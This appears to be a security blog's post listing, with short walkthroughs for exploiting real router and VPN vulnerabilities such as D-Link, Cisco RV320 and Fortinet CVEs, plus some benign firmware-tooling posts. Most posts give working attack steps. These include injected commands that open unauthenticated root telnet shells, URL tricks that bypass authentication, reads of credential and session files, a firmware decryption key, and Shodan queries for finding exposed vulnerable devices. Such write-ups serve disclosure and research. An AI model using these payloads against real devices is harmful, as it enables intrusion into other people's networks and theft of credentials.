Posts

Decrypting D-Link Encrypted Firmware (SHRS)

Image
Introduction  D-Link firmware with SHRS magic bytes contain firmware encrypted using AES 128 CBC with key as 0xC05FBF1936C99429CE2A0781F08D6AD8. Original firmware can be obtained by extracting the encrypted block from the firmware and then decrypting using this key. Header Structure Header structure of firmware along with corresponding values for a sample firmware DIR-867_FW1.30B07.bin is given in table. Offset Size (Bytes) Item Value (DIR-867_FW1.30B07) 0 4 Magic Bytes SHRS 4 4 Decrypted FW Size 0x9D2AF9 8 4 Encrypted Block Size 0x9D2B00 0xC 16 IV 0x67C6697351FF4AEC29CDBAABF2FBE346 0x1C 64 SHA512(Decrypted FW + Key) 0x7139.......AA94 0x5C 64 SHA512(Decrypted FW) 0xDAC3.......5DA7 0x9C 64 SHA512(Encrypted Block) 0x7D3F.......12D2 0xDC 512 Unused 00 ...
CVE-2021-45382 D-Link Unauthenticated Remote Command Execution Vulnerability

Image

 Introduction A Remote Command Execution (RCE) vulnerability exists in all series H/W revisions of D-link DIR-810L, DIR-820L/LW, DIR-826L, DIR-830L, and DIR-836L routers via ddnshostname and ddnusername parameters in POST request to ddns_check.ccp. Exploit Open Firefox browser and enable web developer tools by going to Menu > More tools > Web Developer Tools . Select Network tab in Web Developer Tools window. Open management URL of the router. Eg. http://192.168.0.1 Select any request in the Web Developer Tools and click Resend > Edit and Resend option. Modify HTTP method to POST and URL to  /ddns_check.ccp Set the request data to  ccp_act=doCheck&ddnsHostName=;telnetd -l /bin/sh;&ddnsUsername=a&ddnsPassword=b Here the injected command " telnetd -l /bin/sh"  starts telnet service, which can be used to interact with router's OS without any authentication.  Command injection can be performed using  ddnsHostName or ddnsUsername parameter...

CVE-2019-15655 D-Link DSL-2875AL Unauthenticated Configuration Export

Image
 Introduction Configuration file of D-Link DSL-2875AL devices can be exported without authentication via a crafted HTTP request to the web server. This leads to configuration file export and disclosure of credentials stored in cleartext. Steps Download configuration file using URL: http://<ipaddress>/romfile.cfg Obtain the username and password from the   Account  tag in downloaded romfile.cfg XML file. Video

CVE-2019-17507 D-Link DIR-816 Router Authentication Bypass Vulnerability

Image
 Introduction Management pages of D-Link DIR-816 A1 1.06 devices can be accessed without authentication via a client that ignores the 'top.location.href = "/dir_login.asp"' line in a .asp file. Steps to exploit this vulnerability using Burp Suite are given below. Steps 1. Open the login page of router in Burp Suite browser. 2. Disable HTTP request interception by going to Proxy > Options tab of Burp Suite and uncheck Intercept requests based on following rules  checkbox. 3. Enable HTTP server response interception by checking Intercept responses based on the following rules  checkbox. 4. Turn on intercept in Proxy > Intercept tab and go to URL http:// targetip /d_status.asp. From all the intercepted responses delete the line ' top.location.href = "/dir_login.asp"; ' All the router management pages can be accessed by removing the line 'top.location.href = "/dir_login.asp;"' from the responses. Automation To automatically delete...

Dump memory to file from U-Boot console using Memory Display (md) log

Image
 Introduction Dump firmware or other contents from memory of a device with U-Boot bootloader to a file by converting output of memory display (md) command to binary image.  Steps 1. Connect to U-Boot console using picocom and save all outputs in a log file using commad given below. Here the output is saved to log file named 'mdb.log'. sudo picocom /dev/ttyUSB0 --baud 115200 --logfile mdb.log 2. Display the contents of the memory using command: md.b <address> <length> Figure below shows the command to display memory contents from address 0x400000000 and of length 0x20000 (128KB) . The data in this example corresponds to a jffs2 file system. 3. Once the execution completes, edit the log file and remove everything other than md.b output. 4. Clone the github project uboot-mdb-dump.git git clone https://github.com/gmbnomis/uboot-mdb-dump.git 5. Generate the binary image file 'output.bin' from log file 'mdb.log'. python3 uboot-mdb-dump/uboot_mdb_to_image.p...

CVE-2021-3707 D-Link DSL-2750U Router Unauthorized Configuration Modification Vulnerability

Image
Introduction D-Link DSL-2750U router with firmware vME1.16 or prior versions is vulnerable to unauthorized configuration modification. Exploit Export configuration file from a DSL-2750U router whose password is known. Connect to the tftp server on router whose password is not known and send the configuration file containing known password. tftp 192.168.1.1 binary put cfg.xml All configuration, including the password of the router will be changed to that in uploaded configuration file. Video

CVE-2021-29379 D-Link DIR-802 UPnP M-SEARCH Command Injection Vulnerability

Image
Introduction Authentication can be bypassed on D-Link DIR-802 A1 by injecting a payload into the Search Target (ST) field of the SSDP M-SEARCH discover packet. Exploit Create a text file with SSDP M-SEARCH payload to inject command to start telnet service on port 1234. M-SEARCH * HTTP/1.1 HOST:192.168.0.1:1900 ST:urn:schemas-upnp-org:service:WANIPConnection:1;telnetd -p 1234 MX:2 MAN:"ssdp:discover" Send the payload to UPnP UDP port 1900 using nc. nc -u 192.168.0.1 1900 < payload.txt Connect to telnet service on TCP port 1234.  nc -v 192.168.0.1 1234 View the credentials from file /var/passwd. cat /var/passwd Video

Extract / Create Cramfs File System from Ubuntu 20.04

Image
Extract Cramfs Check the endianness of the Cramfs file: file cramfs  This is a big endian file. Convert cramfs  file to little endian file cramfs_le using cramfsswap. cramfsswap cramfs cramfs_le Extract the little endian file  cramfs_le to folder fs using fsck.cramfs. sudo fsck.cramfs --extract=fs cramfs_le Create Cramfs Use mkfs.cramfs to create Cramfs file system from the contents of folder fs .To create a little endian file system: sudo mkfs.cramfs fs cramfs_new For big endian Cramfs file system: sudo mkfs.cramfs -N big fs cramfs_new Video

CVE-2021-20090 Arcadyan Routers Authentication Bypass Vulnerability

Image
Introduction Path traversal vulnerability in the web interface of routers with Arcadyan firmware (Buffalo, etc.) can be exploited to bypass authentication. Exploit 1. Open Burp Suite and go to Proxy > Options tab and add Match and Replace rule to remove path traversal string from Referer in request header.  Match /images/..%2f and replace it with / 2. Add another Match and Replace rule to prefix all URLs with images/..%2f .  Match GET / and replace it with GET /images/..%2f 3. Now browse the router web interface pages through Burp Suite proxy browser. All the request URLs will be automatically modified by the proxy. Some of the URLs which can be accessed without authentication: http://targetip http://targetip/info.html http://targetip/log_log.html http://targetip/lan_bridge.html http://targetip/save_init.html http://targetip/wireless_band2g.html http://targetip/ap_password_access_date_ntp.html Video

CVE-2021-40654 D-Link DIR-615 Authentication Bypass

Image
Introduction Information disclosure issue in D-LINK-DIR-615 B2 2.01mt can be exploited to gain access access to the device. Exploit 1. Open the login page of device in BurpSuite Proxy. Click on Login button and intercept the request. 2. Change HTTP Method from GET to POST 3. Change URL to /getcfg.php 4. Provide post data as SERVICES=DEVICE.ACCOUNT&AUTHORIZED_GROUP=1 followed by new line. 5. Forward the request and view the response in HTTP history tab. Find the password in response and use it to login to the device. Video

CVE-2014-9222 Misfortune Cookie Vulnerability Authentication Bypass

Image
Introduction AllegroSoft RomPager 4.34 and earlier used in certain devices has a vulnerability which can be exploited to bypass authentication using a crafted cookie. Device Identification Identify vulnerable devices using shodan query: "RomPager/4.07" "EXT:" Exploit Each firmware has a specific " number " and " offset " value which can be obtained from: https://github.com/threat9/routersploit/blob/master/routersploit/modules/exploits/routers/multi/misfortune_cookie.py For TP-Link TD-8816  router with firmware V6_100907 the number  is 107369788 and offset  is 1. To disable the authentication of this router, cookie to be sent is C107369788=A\x00. For TP-Link TD-8840T V3_110221 number and offset are 107369764 and 5, so cookie would be C107369764=AAAAA\x00. Intercept the request request sent by login page in BurpSuite Proxy and add the cookie corresponding to the firmware as given in figure below. Click on Hex tab and edit the value corresponding t...

CVE-2018-13379 Fortinet FortiOS Path Traversal/Arbitrary File Read Vulnerability

Image
Introduction Fortinet FortiOS SSL VPN web portal allows download of system files without authentication. Device Identification Identify vulnerable devices from the results of Shodan query: http.html_hash:-1454941180 Path Traversal Access sslvpn_websession file which contain credentials using URL: https://targetIP:port/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession Video

JTAGulator Firmware Upgrade from Ubuntu Linux

Image
Steps 1. Download latest stable firmware from the JTAGulator github page. At the moment, version 1.11 is the latest.  wget https://github.com/grandideastudio/jtagulator/archive/refs/tags/1.11.zip 2. Unzip downloaded zip file: unzip 1.11.zip JTAGulator.eeprom is the file required for upgrading firmware. 3. Dowload BST command line loader: wget https://www.fnarfbargle.com/bst/bstl/Latest/bstl.linux.zip 4. Unzip BST loader zip file: unzip bstl.linux.zip 5. Upgrade JTAGulator firmware: sudo ./bstl.linux -d /dev/ttyUSB0 -p 3 jtagulator-1.11/JTAGulator.eeprom Video

Firmadyne Installation & Emulation of Firmware

Image
 Introduction Firmadyne can be used to perform emulation and analysis of Linux based firmware. Installation Install Ubuntu 18.04 LTS and upgrade all packages: sudo apt update sudo apt upgrade Install and configure other packages: sudo apt-get install busybox-static fakeroot git dmsetup kpartx netcat-openbsd nmap python3-psycopg2 snmp uml-utilities util-linux vlan python3-pip python3-magic sudo update-alternatives --install /usr/bin/python python /usr/bin/python3 10 git clone --recursive https://github.com/firmadyne/firmadyne.git git clone https://github.com/ReFirmLabs/binwalk.git cd binwalk sudo ./deps.sh sudo python ./setup.py install cd .. sudo apt-get install postgresql sudo -u postgres createuser -P firmadyne Give firmadyne as password. sudo -u postgres createdb -O firmadyne firmware sudo -u postgres psql -d firmware < ./firmadyne/database/schema cd firmadyne ./download.sh sudo apt-get install qemu-system-arm qemu-system-mips qemu-system-x86 qemu-utils nano firmadyne.config ...

CVE-2020-15896 Authentication Bypass D-Link DAP-1522 Wireless N Dualband Access Point

Image
Introduction CVE-2020-15896 is an authentication bypass vulnerability in D-Link DAP-1522 Wireless N Dualband Access Point with fimware version 1.4x. Device Identification Identify vulnerable devices using following Shodan query: DAP-1522 Ver 1.4? Authentication Bypass View the web pages of the router by appending  ?NO_NEED_AUTH=1&AUTH_GROUP=0 to every URL as given below: http://deviceIP/st_device.php?NO_NEED_AUTH=1&AUTH_GROUP=0 http://deviceIP/adv_acl.php?NO_NEED_AUTH=1&AUTH_GROUP=0 http://deviceIP/tools_admin.php?NO_NEED_AUTH=1&AUTH_GROUP=0 Automation Using Burp Suite Proxy Match and Replace In Burp Suite, Proxy > Options tab, add a Match and Replace rule to replace " HTTP/1.1 " with " ?NO_NEED_AUTH=1&AUTH_GROUP=0 HTTP1.1 " From now on, every request in browser will be automatically appended with ?NO_NEED_AUTH=1&AUTH_GROUP=0 . Video

Authentication Bypass - Netgear DGN2200 N300 Wireless ADSL2+ Modem Router

Image
Introduction Authentication bypass vulnerability exist in Netgear DGN2200 N300 Wireless ADSL2+ Modem Router version v1. Device Identification Identify vulnerable devices from the results of following Shodan search query: netgear dgn2200 Authentication Bypass View the web pages of the router with out any credentials by appending ?test.gif to every URL as given below. http://deviceIP:port/RST_status.htm?test.gif http://deviceIP:port/BAS_pppoa.htm?test.gif http://deviceIP:port/WAN_wan.htm?test.gif Automation Using Burp Suite Proxy Match and Replace In Burp Suite Proxy > Options tab, add a Match and Replace rule to replace " HTTP/1.1 " with " ?test.gif HTTP1.1 " From now on, every request in browser will be automatically appended with ?test.gif . Video

CVE-2017-12943 D-Link DIR Series Authentication Bypass

Image
 Introduction Login to vulnerable DIR series routers (eg. DIR-600) by viewing cleartext credentials. Device Identification Identify vulnerable devices from the result of following Shodan query. http.favicon.hash:1037387972 Mathopd/1.5p6 View Credentials View the content of /var/etc/httpasswd file by appending following to router web login page URL. /model/__show_info.php?REQUIRE_FILE=%2Fvar%2Fetc%2Fhttpasswd Login to the router using the credentials displayed on the left side of page. Video

CVE-2019-1652 Cisco RV320/RV325 Router Command Injection Vulnerability

Image
Steps Bypass authentication and login to Cisco RV320 or RV325 router by exploiting CVE-2019-1653 described in previous post. Go to Certificate Management > Certificate Generator page. Fill any junk values in the form. Turn on intercept in BurpSuite and click on Save  button In BurpSuite interceptor, replace the common_name parameter value with the URL encoded command for starting command shell on router using telnetd service. That is replace common_name value with URL encoded string of following command.  a'$(telnetd -l /bin/sh -p 1234)'b URL encoded string corresponding to above command is a%27%24%28telnetd%20-l%20%2Fbin%2Fsh%20-p%201234%29%27b Now the router will start listening on port 1234. Connect to the shell using following command. nc -n ipAddress 1234 Video

CVE-2019-1653 Cisco RV320/RV325 Router Unauthenticated Configuration Export Vulnerability

Image
Introduction Vulnerability CVE-2019-1653 allows export of a configuration file from vulnerable Cisco RV320 and RV325 series routers. This could be exploited to gain administrative access to the router. Device Identification Identify the vulnerable devices using shodan query: http.favicon.hash:-299287097 Apache Configuration Export Export the router configuration file by appending  /cgi-bin/config.exp to the IP address of the router. Authentication Bypass Open the configuration file and get the username and password hash. Start Burpsuite  In Proxy tab click on Open Browser  to open Burp embedded browser. Open the router web management url in Burp embedded browser. Turn on intercept in Burp proxy. Enter the username as in configuration file and any password. In the burp proxy Intercept , replace value of password= parameter with hash in configuration file. Forward the request and turn off the intercept to login to the router. Video Reference: https://www.redteam-...
